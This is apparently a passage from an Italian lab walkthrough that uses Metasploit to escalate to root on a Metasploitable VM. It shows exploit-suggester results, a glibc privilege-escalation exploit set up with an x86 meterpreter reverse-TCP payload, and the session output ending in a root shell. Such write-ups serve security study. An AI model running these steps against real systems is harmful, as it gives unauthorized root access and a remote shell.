26  exploit/linux/local/exim4_deliver_message_priv_esc                 No                       Cannot reliably check exploitability.
27  exploit/linux/local/glibc_realpath_priv_esc                        No                       The target is not exploitable.
28  exploit/linux/local/glibc_tunables_priv_esc                        No                       Cannot reliably check exploitability. Could not get the version of glibc
29  exploit/linux/local/hp_xglance_priv_esc                            No                       The target is not exploitable. /opt/perf/bin/xglance-bin file not found
30  exploit/linux/local/juju_run_agent_priv_esc                        No                       The target is not exploitable.
31  exploit/linux/local/ktsuss_suid_priv_esc                           No                       The target is not exploitable. /usr/bin/ktsuss file not found
32  exploit/linux/local/lastore_daemon_dbus_priv_esc                   No                       The target is not exploitable.
33  exploit/linux/local/libuser_roothelper_priv_esc                    No                       The target is not exploitable. /usr/sbin/userhelper file not found
34  exploit/linux/local/nested_namespace_idmap_limit_priv_esc          No                       The target is not exploitable. /usr/bin/newuidmap file not found
35  exploit/linux/local/network_manager_vpnc_username_priv_esc         No                       The target is not exploitable.
36  exploit/linux/local/ntfs3g_priv_esc                                No                       The target is not exploitable.
37  exploit/linux/local/omniresolve_suid_priv_esc                      No                       The target is not exploitable. /opt/omni/lbin/omniresolve file not found
38  exploit/linux/local/overlayfs_priv_esc                             No                       The target is not exploitable.
39  exploit/linux/local/pkexec                                         No                       Cannot reliably check exploitability.
40  exploit/linux/local/progress_flowmon_sudo_privesc_2024             No                       The target is not exploitable.
41  exploit/linux/local/progress_kemp_loadmaster_sudo_privesc_2024     No                       The check raised an exception.
42  exploit/linux/local/rds_rds_page_copy_user_priv_esc                No                       The target is not exploitable. Linux kernel version 2.6.24-16-server is not vulnerable
43  exploit/linux/local/recvmmsg_priv_esc                              No                       The target is not exploitable.
44  exploit/linux/local/reptile_rootkit_reptile_cmd_priv_esc           No                       The target is not exploitable.
45  exploit/linux/local/runc_cwd_priv_esc                              No                       The target is not exploitable. The runc command was not found on this system
46  exploit/linux/local/saltstack_salt_minion_deployer                 No                       The target is not exploitable. salt-master does not seem to be installed, unable to fi
47  exploit/linux/local/servu_ftp_server_prepareinstallation_priv_esc  No                       The target is not exploitable. /usr/local/Serv-U/Serv-U file not found
48  exploit/linux/local/sock_sendpage                                  No                       The target is not exploitable.
49  exploit/linux/local/sophos_wpa_clear_keys                          No                       The target is not exploitable.
```




```
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > 
```

Dato che l’exploit è a 64bit e Metasploitable a 32bit, dobbiamo andare ad impostare i bit per Metasploitable:



```
   33  payload/linux/x86/meterpreter/reverse_tcp           .                normal  No     Linux Mettle x86, Reverse TCP Stager
   34  payload/linux/x86/meterpreter/reverse_tcp_uuid      .                normal  No     Linux Mettle x86, Reverse TCP Stager
   35  payload/linux/x86/meterpreter_reverse_http          .                normal  No     Linux Meterpreter, Reverse HTTP Inline
   36  payload/linux/x86/meterpreter_reverse_https         .                normal  No     Linux Meterpreter, Reverse HTTPS Inline
   37  payload/linux/x86/meterpreter_reverse_tcp           .                normal  No     Linux Meterpreter, Reverse TCP Inline
   38  payload/linux/x86/metsvc_bind_tcp                   .                normal  No     Linux Meterpreter Service, Bind TCP
   39  payload/linux/x86/metsvc_reverse_tcp                .                normal  No     Linux Meterpreter Service, Reverse TCP Inline
   40  payload/linux/x86/read_file                         .                normal  No     Linux Read File
   41  payload/linux/x86/shell/bind_ipv6_tcp               .                normal  No     Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
   42  payload/linux/x86/shell/bind_ipv6_tcp_uuid          .                normal  No     Linux Command Shell, Bind IPv6 TCP Stager with UUID Support
   43  payload/linux/x86/shell/bind_nonx_tcp               .                normal  No     Linux Command Shell, Bind TCP Stager
   44  payload/linux/x86/shell/bind_tcp                    .                normal  No     Linux Command Shell, Bind TCP Stager (Linux x86)
   45  payload/linux/x86/shell/bind_tcp_uuid               .                normal  No     Linux Command Shell, Bind TCP Stager with UUID Support (Lin
   46  payload/linux/x86/shell/reverse_ipv6_tcp            .                normal  No     Linux Command Shell, Reverse TCP Stager (IPv6)
   47  payload/linux/x86/shell/reverse_nonx_tcp            .                normal  No     Linux Command Shell, Reverse TCP Stager
   48  payload/linux/x86/shell/reverse_tcp                 .                normal  No     Linux Command Shell, Reverse TCP Stager
   49  payload/linux/x86/shell/reverse_tcp_uuid            .                normal  No     Linux Command Shell, Reverse TCP Stager
   50  payload/linux/x86/shell_bind_ipv6_tcp               .                normal  No     Linux Command Shell, Bind TCP Inline (IPv6)
   51  payload/linux/x86/shell_bind_tcp                    .                normal  No     Linux Command Shell, Bind TCP Inline
   52  payload/linux/x86/shell_bind_tcp_random_port        .                normal  No     Linux Command Shell, Bind TCP Random Port Inline
   53  payload/linux/x86/shell_reverse_tcp                 .                normal  No     Linux Command Shell, Reverse TCP Inline
   54  payload/linux/x86/shell_reverse_tcp_ipv6            .                normal  No     Linux Command Shell, Reverse TCP Inline (IPv6)

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload 33
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload payload/linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show targets

Exploit targets:
=================


    Id  Name
    --  ----
⇒   0   Automatic
    1   Linux x86
    2   Linux x64


msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set targets 1
[!] Unknown datastore option: targets. Did you mean TARGET?
targets ⇒ 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set target 1
target ⇒ 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > 
```

Runniamo, e noteremo che ora il nostro profilo avrà i **permessi di root**:



```
[*] Started reverse TCP handler on 192.168.1.25:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.3UKUTQj' (1271 bytes) ...
[*] Writing '/tmp/.xmWKXeqh' (281 bytes) ...
[*] Writing '/tmp/.l2n2N' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 2 opened (192.168.1.25:4444 → 192.168.1.40:49120) at 2024-11-13 10:36:04 -0500

meterpreter > getuid
Server username: root
meterpreter > 
```